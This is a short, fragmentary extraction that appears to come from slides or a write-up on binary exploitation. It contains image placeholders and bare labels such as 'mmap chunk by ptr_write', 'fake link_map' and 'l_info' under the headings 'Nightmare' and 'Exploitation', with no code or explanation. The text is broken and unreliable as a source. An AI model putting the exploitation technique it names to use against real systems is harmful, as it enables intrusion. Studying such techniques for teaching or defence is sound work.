
mmap chunk by ptr\_write



fake link\_map



l\_info




mmap chunk by ptr\_write


# \$ Nightmare

## Exploitation

